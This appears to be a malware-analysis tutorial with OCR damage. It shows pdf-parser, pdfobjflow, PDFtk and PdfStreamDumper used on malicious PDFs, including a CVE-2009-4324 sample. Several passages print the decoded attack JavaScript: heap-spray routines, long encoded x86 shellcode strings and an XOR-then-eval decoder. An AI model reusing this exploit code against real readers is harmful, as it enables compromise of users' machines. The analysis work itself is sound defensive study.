Suspicious Actions
JS
JavaScript
References
32 0 R
```

Object: 32 : @offset 5481 : 1894 bytes

```
Raw Data
  == Length 1822 Filter [ FilterDecode ] ==
Raw Hash
  60922f7c468ba24866b4a86777a18638
Encrypted?
  false
Vulnerabilities
  Collab collectEmailInfo
Decoded Stream Hash
  60d8c181cb70ddc180a016ae28348545
Decoded Stream
```

[illegible]

Pdfxray_lite

All Objects

Object: 12 : @offset 16 : 78 bytes

Raw Data

<< /O 16 /N 1 /L 40785 /H [736 238] /E 7378 /Linearized 1 /T 40498 >>

Raw Hash

97a806c29fb547210b151b6d13c2b7da

Encrypted?

False

All Objects also shows suspicious objects.

Object: 1 : @offset 7376 : 41 bytes

Raw Data

<< /Count 0 /Type /Outlines >>

Raw Hash

395a292cc4c4d1bacc3629d67fba08df

Encrypted?

False

Object: 2 : @offset 7418 : 1190 bytes

Raw Data

<< /Type /Encoding /Differences [24 /breve /caron /circumflex /dotaccent /hungarumlaut /ogonek /ring /tilde 39 /quotesingle 96 /grave 128 /bullet /dagger /daggerdbl /ellipsis /emdash /endash /florin /fraction /guilsinglleft /guilsinglright /minus /perthousand /quotedblbase /quotedblleft /quotedblright /quoteleft /quoteright /quotesinglbase /trademark /fi /fl /Lslash /OE /Scaron /Ydieresis /Zcaron /dotlessi /slash /oe /scaron /zcaron 160 /Euro 164 /currency 166 /brokenbar 168 /dieresis /copyright /ordfeminine 172 /logicalnot /notdef /registered /macron /degree /plusminus /twosuperior /threesuperior /acute /mu 183 /periodcentered /cedilla /onesuperior /ordmasculine 188 /onequarter /onehalf /threequarters 192 /Agrave /Aacute /Acircumflex /Atilde /Adieresis /Aring /AE /Coedilla /Egrave /Eacute /Ecircumflex /Edieresis /Igrave /Iacute /Icircumflex /Idieresis /Eth /Ntilde /Ograve /Oacute /Ocircumflex /Otilde /Odieresis /multiply /Oslash /Ugrave /Uacute /Ucircumflex /Udieresis /Yacute /Thorn /germandbls /agrave /aacute /acircumflex /atilde /adieresis /aring /ae /coedilla /egrave /eacute /ecircumflex /edieresis /igrave /iacute /icircumflex /idieresis /eth /ntilde /ograde /oacute /ocircumflex /otilde /odieresis /divide /oslash /ugrave /uacute /ucircumflex /udieresis /yacute /thorn /ydieresis] >>

Raw Hash

ca08141f17510e2b8688ede55afa767c

Encrypted?

False

Pdf-parser

- Pdf-parser is a command-line program that parses and analyses PDF documents.
- It provides features to extract raw data from PDF documents, like compressed images. pdf-parser can deal with malicious PDF documents that use obfuscation features of the PDF language.
- The tool can also be used to extract data from damaged or corrupt PDF documents.

Features included :

- Load/parse objects and headers
- Extract meta data (author, description, ...)
- Extract text from ordered pages
- Support of compressed pdf
- Support of MAC OS Roman charset encoding
- Handling of hexa and octal encoding in text sections

```
remnux@remnux:~$ pdf-parser.py -h
Usage: pdf-parser.py [options] pdf-file|zip-file|url
pdf-parser, use it to parse a PDF document

Options:
  --version                show program's version number and exit
  -h, --help               show this help message and exit
  -s SEARCH, --search=SEARCH
                           string to search in indirect objects (except streams)
  -f, --filter              pass stream object through filters (FlateDecode,
                           ASCIIHexDecode, ASCII85Decode, LZWDecode and
                           RunLengthDecode only)
  -o OBJECT, --object=OBJECT
                           id of indirect object to select (version independent)
  -r REFERENCE, --reference=REFERENCE
                           id of indirect object being referenced (version
                           independent)
  -e ELEMENTS, --elements=ELEMENTS
                           type of elements to select (cxtsi)
  -w, --raw                raw output for data and filters
  -a, --stats              display stats for pdf document
  -t TYPE, --type=TYPE     type of indirect object to select
  -v, --verbose            display malformed PDF elements
  -x EXTRACT, --extract=EXTRACT
                           filename to extract malformed content to
  -H, --hash               display hash of objects
  -n, --nocanonicalizedoutput
                           do not canonicalize the output
  -d DUMP, --dump=DUMP    filename to dump stream content to
  -D, --debug              display debug info
  -c, --content            display the content for objects without streams or
                           with streams without filters
  --searchstream=SEARCHSTREAM
                           string to search in streams
  --unfiltered             search in unfiltered streams
  --casesensitive          case sensitive search in streams
  --regex                 use regex to search in streams

remnux@remnux:~$
```

Pdf-parser

```
remnux@remnux:~$ pdf-parser.py -f /home/remnux/Desktop/banana.pdf
```

```
obj 32 0
Type:
Referencing:
Contains stream
```

Scited something interesting by passing file through filters. Scited at some other objects too that needs to be thoroughly inspected.

```
<<
  /Length 1822
  /Filter [/FlateDecode]
>>
```

Glance through the output to find interesting objects

```
'\nfunction re(count,what) \r\n{\r\n  nvar v = "";\r\n  while (--count >= 0) \r\n    nv += what;\r\n  return v;\r\n}\r\nfunction start(
0%u9090%uEB90%u5E1a%u5B56%u068a%u303c%u1674%uE0c0%u4604%u268a%uE480%u020f%u88c4%u4303%uEB46%uE8e9%uFFe1%uFFff%u7466%u515a"+\r
50%u4B68%u5077%u6C71%u4D5a%u6B58%u5047%u4850%u794e%u4453%u6250%u5070%u5050%u7875%u5168%u4C4e%u5050%u6270%u5050%u5050%u4B68%u6
6f%u5757%u7850%u4866%u6C4e%u7759%u4350%u6C70%u584e%u644c%u6150%u7050%u7070%u4948%u4754%u4C61%u4F4f%u5747%u7870%u4866%u764f%u5
50%u6948%u7774%u7052%u4F6f%u7777%u6870%u7876%u457a%u7761%u5050%u6C67%u684e%u544a%u7170%u7050%u7070%u7958%u7764%u7472%u4F4f%u4
4e%u5449%u6150%u7050%u7070%u5958%u4764%u5852%u4F4f%u4767%u6850%u4856%u6651%u6576%u7A4f%u7041%u786e%u6458%u4150%u5070%u7070%u4
41%u6967%u5A70%u684e%u686e%u7467%u5150%u7050%u5050%u4948%u5774%u5063%u4F6f%u7767%u6850%u7856%u5572%u706b%u4F4f%u726c%u484e%u6
4f%u6777%u5870%u4856%u6C5a%u4850%u7A4d%u5667%u784e%u7455%u4170%u7070%u5050%u4948%u7744%u7853%u6F4f%u4747%u7850%u4866%u4849%u4
50%u5978%u5744%u4C73%u4F4f%u4757%u7850%u4846%u5467%u4968%u6C6e%u6959%u584e%u6463%u4170%u5050%u5070%u7958%u4754%u7054%u4F4f%u7
6e%u4452%u4170%u7070%u7070%u5958%u5764%u4464%u6F6f%u5757%u6850%u7856%u4D5a%u6B49%u4D77%u4F4d%u784e%u7441%u7170%u7050%u7050%u7
75%u6473%u6363%u766f%u4664%u6D78%u6764%u5046%u7045%u7645%u4F6f%u5755%u4854%u7358%u584f%u4F6f%u4447%u726f%u4D73%u7070%u5041%u7
78%u5747%u5046%u6F6f%u5757%u4470%u7A46%u7054%u6F4f%u6765%u4C51%u7948%u5744%u6C45%u5A76%u5070%u6A46%u5070%u4A56%u7070%u6F6f%u5
4f%u4447%u6B54%u6A46%u7070%u6D78%u6F45%u5057%u5375%u4F4f%u4757%u6470%u4F6f%u5777%u6C65%u6F4f%u7747%u5056%u4F6f%u4745%u4C62%u4
44%u4C45%u5074%u4148%u4873%u4664%u4E62%u7A55%u4876%u7567%u4950%u5148%u5847%u6470%u6352%u7650%u7148%u6951%u5477%u5450%u526e%u6
44%u6451%u7064%u4148%u4853%u6A74%u5567%u5356%u6B64%u5557%u4970%u7178%u7847%u6470%u6241%u4150%u5348%u6961%u4447%u6E50%u624e%u4
70%u5548%u4267%u6F6f%u4F4f%u6F4f%u6378%u706c%u7850%u7978%u6744%u5871%u4A76%u7070%u7866%u5068%u7050%u7070%u5070%u5A66%u6270%u5
70%u7064%u4F4f%u4777%u5071%u6F6f%u4765%u7462%u4978%u7774%u7476%u776c%u6754%u4C46%u6D54%u7A65%u7049%u5050%u6A56%u5070%u4D78%u6
76%u6375%u6F6f%u5767%u4466%u6F4f%u6765%u7063%u4B68%u7774%u5851%u6B42%u5754%u5461%u7368%u586e%u5850%u6B78%u4F55%u7471%u7043%u5
4f%u5A46%u7050%u4D58%u4F65%u5067%u6375%u4B58%u4F65%u4841%u6B52%u4F65%u4441%u6358%u4B4e%u6870%u6375%u4F6f%u4757%u6441%u4F6f%u5
46%u6F4f%u4765%u6862%u5A56%u7050%u6F4f%u5767%u5071%u4F6f%u6755%u6C63%u7A56%u5050%u4F4f%u4745%u4454%u7575%u6B68%u4C6e%u4745%u4
68%u5357%u6C53%u6B48%u5457%u4E71%u7857%u4350%u736f%u6675%u4B58%u4677%u5042%u7350%u734f%u6343%u696c%u6974%u4174%u6D7a%u4370%u6
73%u626f%u7467%u5850%u414c%u4E4c%u6D50%u4350%u524f%u5044%u6B4e%u514f%u4B53%u4E6f%u4E45%u5567%u454e%u4A75%u6B58%u4B6e%u6B58%u6
74%u4B58%u4A45%u6C51%u6370%u4D4d%u6B78%u6470%u4B58%u6350%u754c%u6E45%u4F55%u6D65%u626c%u7850%u7050%u486e%u476c%u6D6f%u4F4f%u6
57%u7576%u7050" +\r\n"%u3030");\r\n\r\nif (app.viewerVersion >= 7.0)\r\n{\r\n  nplin = re(1124,unescape("%u0b0b%u0028%u06eb%u06e
+ unescape("%u9090%u9090")) + re(122,unescape("%u0b0b%u0028%u06eb%u06eb")) + sc + re(1256,unescape("%u4141%u4141")));\r\n}\r\n\r\n
```


Pdf-parser

```
remnux@remnux:~$ pdf-parser.py -o 32 -f -d output1 /home/remnux/Desktop/banana.pdf
```

```
obj 32 0
Type:
Referencing:
Contains stream
```

```
<<
  /Length 1822
  /Filter [/FlateDecode]
>>
```

```
sremnux@remnux:~$ scite output1
```



```
function re(count,what)
{
  var v = "";
  while (--count >= 0)
  {
    v += what;
  }
  return v;
}

function start()
{
  sc = 0
 unescape("%u9090%u9090%u9090%u9090%uEB90%u5E1a%u5B56%u068a%u302
  53c%u1674%uE0c0%u4604%u268a%uE480%u020f%u88c4%u4303%uEB46%uE8e92
  5%uFFe1%uFFFf%u7466%u515a"+
  "%u7043%u7050%u7070%u5050%u6B68%u5064%u4C50%u4B68%u5077%u6C71%u4D52
  5a%u6B58%u5047%u4850%u794e%u4453%u6250%u5070%u5050%u7875%u5168%2
  5u4C4e%u5050%u6270%u5050%u5050%u4B68%u6C4f%u4978%u5747%u7850%u42
  5978%u7744%u5061%u6F6f%u5757%u7850%u4866%u6C4e%u7759%u4350%u6C72
  c0%u584e%u644c%u6150%u7050%u7070%u4948%u4754%u4c61%u4f4f%u5747%2
```

```
remnux@remnux:~$ pdf-parser.py -s javascript /home/remnux/Desktop/banana.pdf
```

```
obj 31 0
Type:
Referencing: 32 0 R
```


```
<<
  /S /JavaScript
  /JS 32 0 R
>>
```

```
remnux@remnux:~$ █
```

pdfobjflow


- Its an excellent tool to understand the object call flow.
- It is used with pdf-parser. It reads pdf-parser's output and creates the map of the objects flow diagram in DOT and .PNG file format.

```
remnux@remnux:~$ pdf-parser.py /home/remnux/Desktop/banana.pdf |pdfobjflow.py -h  
remnux@remnux:~$ feh pdfobjflow.png
```



PDFtk

- PDFtk Free is friendly graphical tool for quickly **merging and splitting PDF documents and pages**.
- It has both GUI and the command-line interface.
- We can do following functionalities like Add/remove pdfs, we can rotate all/few pages, join, extract, stamping, encryption etc.
- PDFTK can be used in combining suspected pdfs into single pdf to analyze all of them with ease.



PdfStreamDumper

- This is a free tool for the analysis of malicious PDF documents. This tool has been made possible through the use of a mountain of open source code.
- It has specialized tools for dealing with obfuscated javascript, low level pdf headers and objects, and shellcode. In terms of shellcode analysis, it has an integrated interface for libemu sctest, an updated build of iDefense sclog, and a shellcode_2_exe feature.
- Javascript tools include integration with JS Beautifier for code formatting, the ability to run portions of the script live for live deobfuscation, toolbox classes to handle extra canned functionality, as well as a pretty stable refactoring engine that will parse a script and replace all the screwy random function and variable names with logical sanitized versions for readability.

Tool also supports unescaping/formatting manipulated pdf headers, as well as being able to decode filter chains (multiple filters applied to the same stream object.)

Note : For more information about PdfStreamDumper please visit its official site at :
<http://sandsprite.com/blogs/index.php?uid=7&pid=57>

PdfStreamDumper -> Malicious PDF Analysis

PDFStreamDumper - http://sandsprite.com FileSize: 392 Kb LoadTime: 0.922 seconds

load Exploits_Scan Javascript_UI Unescape_Selection Manual_Escapes Update_Current_Stream Goto_Object Search_For Find/Replace Tools Help_Videos

119 Objects
103 HLen: 0x43
122 0x308-0x3D0
104 HLen: 0x8F
105 HLen: 0x6C
106 HLen: 0x17
107 HLen: 0x50
108 HLen: 0x1C
109 HLen: 0x1A
110 0x618-0x177e
111 HLen: 0x114
112 HLen: 0x14
113 HLen: 0x3C
115 HLen: 0x8F
116 HLen: 0x82
117 HLen: 0x134
118 HLen: 0x88
8 HLen: 0x87
9 HLen: 0x45
10 0x2C3C6-0x2..
11 0x2C495-0x2..
12 HLen: 0x88
13 HLen: 0x45
14 0x2C6B3-0x2..
15 0x2C782-0x2..
17 HLen: 0x72
18 HLen: 0xBB
19 HLen: 0xDD
20 HLen: 0x72
21 HLen: 0x33
22 HLen: 0x42
23 HLen: 0x66
24 HLen: 0x4C
25 HLen: 0x1D
26 HLen: 0x45
27 HLen: 0x1E
28 HLen: 0x1D
29 HLen: 0x1F
30 HLen: 0x49
31 HLen: 0x49
32 HLen: 0x3C
33 HLen: 0x56
34 HLen: 0x29
35 HLen: 0xED
36 HLen: 0xF3
37 HLen: 0x22
38 HLen: 0x1D
39 HLen: 0x2C

I have loaded a malicious PDF using Load.
Information about what different color represents

PDFStreamDumper

Red: Headers with Javascript tag
Blue: Object Streams
Green: Headers with /Launch or /Action or /OpenAction or /AA
Purple: Headers with /EmbeddedFiles
Orange: Unsupported Filters
Yellow: TTF Fonts
Pink: XML Data

OK

Text HexDump Stream Details

3 Decompression Errors
stream # 114 org sz = (0x19F)
stream # 119 org sz = (0xA61)
stream # 120 org sz = (0x29913)

Errors Search Debug

Shell PDF Path C:\Documents and Settings\Administrator\Desktop\CVE-2009-4324_PDF_2009-11-30_note200911.pdf=1STODAYFILE

Streams: 11 JS: 3 Embeds: 0 Pages: 0 TTF: 1 U3D: 0 flash: 0 UnkFlt: 3 Action: 1 PRC: 0

PdfStreamDumper -> Malicious PDF Analysis

Manual_Escapes Update_Current_Stream Goto_Object Search_For Find/Replace Tools Help_Videos

Zlib Brute Forcer
Zlib Decompress_File
Zlib Compress_File
Base64 Decode Clipboard
Base64 Encode Clipboard
Base64 Decode File
Base64 Encode File
Decompile Flash w/ AS3 Sorcerer
Decompress Flash (CWS Header)
Decompress Flash (ZWS Header)
Decrypt PDF (Force)
Download URL
Manual_Filters
Filter Visualizer
View PDF in Hexeditor
New Hexeditor Window
View Exploit Detections
Options
About
About Listview Colors
Browse Home Directory

Way to Narrow down stream

- ✓ Auto Escape Headers
- ✓ Visually Format Headers
- Enable Shell Button
- ✓ Hide Header Only Objects
- ✓ Hide Duplicate Streams
- Disable All Decompressors
- Open Last PDF on Startup
- Disable Decryption Support
- Enable JBIG2 Decoding Support
- ✓ Use Internal HexEditor
- ✓ AutoSwitch Tabs for Binary Data



PDFStreamDumper - http://sandsprite.com FileSize: 392 Kb LoadTime: 0.922 seconds

Load Exploits_Scan Javascript_UI Unescape_Selection Manual_Escapes Update_Current_Stream Goto_Object Search_For Find/Replace Tools Help_Videos

9 Objects Shown
122 0x308-0x3D0
110 0x618-0x17F6
14 0x2C6B3-0x2...
15 0x2C782-0x2...
12 0x33830-0x3...
12 0x3441F-0x3...
101 0x33835-0x...
126 0x37043-0x...

```
/Part <</MCID 0 >>BDC
1 g
/GS1 gs
90 743.96 415.2 26.04 re
f
BT
/TT1 1 Tf
10.02 0 0 10.02 90 759.9203 Tm
0 g
0.003 Tc
0 Tw
<06a306c406d906d9>Tj
ET
EMC
```

Text HexDump Stream Details

3 Decompression Errors
stream # 114 org sz = (0x19F)
stream # 119 org sz = (0xA61)
stream # 120 org sz = (0x29913)

Errors Search Debug

Shell PDF Path C:\Documents and Settings\Administrator\Desktop\CVE-2009-4324_PDF_2009-11-30_note200911.pdf=1STODAYFILE

Streams:11 JS: 3 Embeds: 0 Pages: 0 TTF: 1 U3D: 0 flash: 0 UnkFlt: 3 Action: 1 PRC: 0

One object shows some code in Hex. Manual steps extracted -> shellcode2exe -> analysis
Here for GUI mode Analysis, Click on Javascript_UI. New window would appear with this
code in it.

[illegible]

Clipboard saves the file so that we could revert the changes in case program crashes

← to clipboard

Script

Saved Scripts

unmodified

2 len = 9702

```
8 s2='';
9 for (i=0; i<s1.length; i++)
10 {
11     s2=s2+String.fromCharCode(s1.charCodeAt(i) ^ K);
12 }
```

```
tb.eval(s2);
```

Eval function was already there. tb(toolbox) utility will evaluate javascript and will show result as described below.

THIS RUNS SCRIPTS LIVE -- NO SANDBOX -- (also watch for Adobe specific objects)

[← to clipboard](#) app viewerVersion: 9.2 this pageNum 1 [^ to script page](#)

[← to clipboard](#) app viewVersion: 9.2 [^ to script pane](#) Options Run ☐ No Reset

```
var memory;
if(app.viewerVersion >= 8) {
function NS() {
    var nop = unescape('%u090%u090');
    var sc = unescape('%u6090%uec81%u03e8%u0000%uc083%u8364%u64c3%u00eb%u00e8%u0000%u5b00%ueb81%u10c5%u0040%uec81%u0088%u0000%uec8b%ulee8%u0000%ue800%u011d%u0000%ucbe8%u0008%ueb00%ub00%u81e5%u88c4%u0000%u8100%ue8c4%u0003%u6100%uc033%ue8c3%u0081%u0000%u4589%uc300%u7368%u0073%u0800%u6464%u6572%u7268%u636f%u6841%u6547%u5074%uf48b%u86e8%u0000%u8300%u10c4%uff57%u0075%u8ce8%u0000%u8900%u0855%u006a%u6168%u7972%u6841%u694c%u7262%u4c68%u616f%u8b64%ue8f4%u005f%u0000%uc483%u5710%u75ff%ue800%u0065%u0000%u5589%u6a0c%u6800%u6c65%u3233%u6b68%u7265%u546e%u7d8b%uff0c%u89d7%u0045%uc483%u6a0c%u6869%u7370%u7061%u8b54%u0c7d%ud7ff%u4589%u8304%u08c4%u56c3%uc033%ua164%u0030%u0000%uc085%u0c78%u408b%u8b0c%ulc70%u8bad%u0840%u09eb%u408b%u8d34%u7c40%u408b%u5e3c%u33c3%u33ff%ufcc0%u84ac%u74c0%uc107%u0dcf%uf803%uf4eb%u60c3%u6c8b%u2424%u458b%u8b3c%u2854%u0378%u33d5%u8bc9%u184a%u5a8b%u5120%udd03%ue359%u4928%u348b%u038b%ue8f5%uffc7%uffff%u7c3b%u2824%ued75%u5a8b%u0324%u66dd%u0c8b%u8b4b%ulc5a%udd03%u048b%u038b%u89c5%u2444%u6114%u08c2%u6800%u7a69%u0065%u6968%u656c%u6853%u6547%u4674%uf48b%u90e8%uffff%u83ff%u0cc4%ufff57%u0075%u96e8%uffff%u89ff%u1055%u6c68%u4165%u6800%u6574%u6946%u4368%u6572%u8b61%ue8f4%uff6b%uffff%uc483%u570c%u75ff%ue800%uff71%uffff%u5589%u6814%u7265%u0000%u6f68%u6e69%u6874%u6c69%u5065%u5368%u7465%u8b46%ue8f4%uff41%uffff%uc483%u5710%u75ff%ue800%uff47%uffff%u5589%u6a18%u6800%u6946%u656c%u5268%u6165%u8b64%ue8f4%uffff%uc483%u570c%u75ff%ue800%uff25%uffff%u5589%u6a1c%u6865%u4665%u6c69%u5768%u6972%u8b74%ue8f4%uffefdc%uffff%uc483%u570c%u75ff%ue800%uff03%uffff%u5589%u6820%u6c64%u0065%u6568%u6148%u686e%u6c43%u736f%uf48b%ud8e8%ufffe%u83ff%u0cc4%ufff57%u0075%uddc8%ufffb%u89ff%u2455%u7868%u6f65%u6800%u6957%u456e%u8b46%u8a8%ufffb%u83ff%u084b%ufff57%u0075%ubc8%ufffb%u89ff%u2855%u0063%u6168%u6e74%
```

PdfStreamDumper -> Malicious PDF Analysis

The screenshot displays the 'PDF Stream Dumper - JS UI' application interface. The 'Exploit_Scan' menu item is highlighted in red. The main script area contains a JavaScript payload designed to exploit CVE-2009-4324. The script includes a NOP slide, a memory allocation loop, and a call to `media.newPlayer()` which triggers the exploit. The analysis results at the bottom, also highlighted with a red border, confirm the detection of this exploit.

PDF Stream Dumper - JS UI

Load Format_Javascript Unescape_Selection Manual_Escapes **Exploit_Scan** Simplify_Selection_Quotes Shellcode_Analysis Find/Replace Basic_Refactor

[← to clipboard](#) Script

Saved Scripts
unmodified
unobfuscated

```
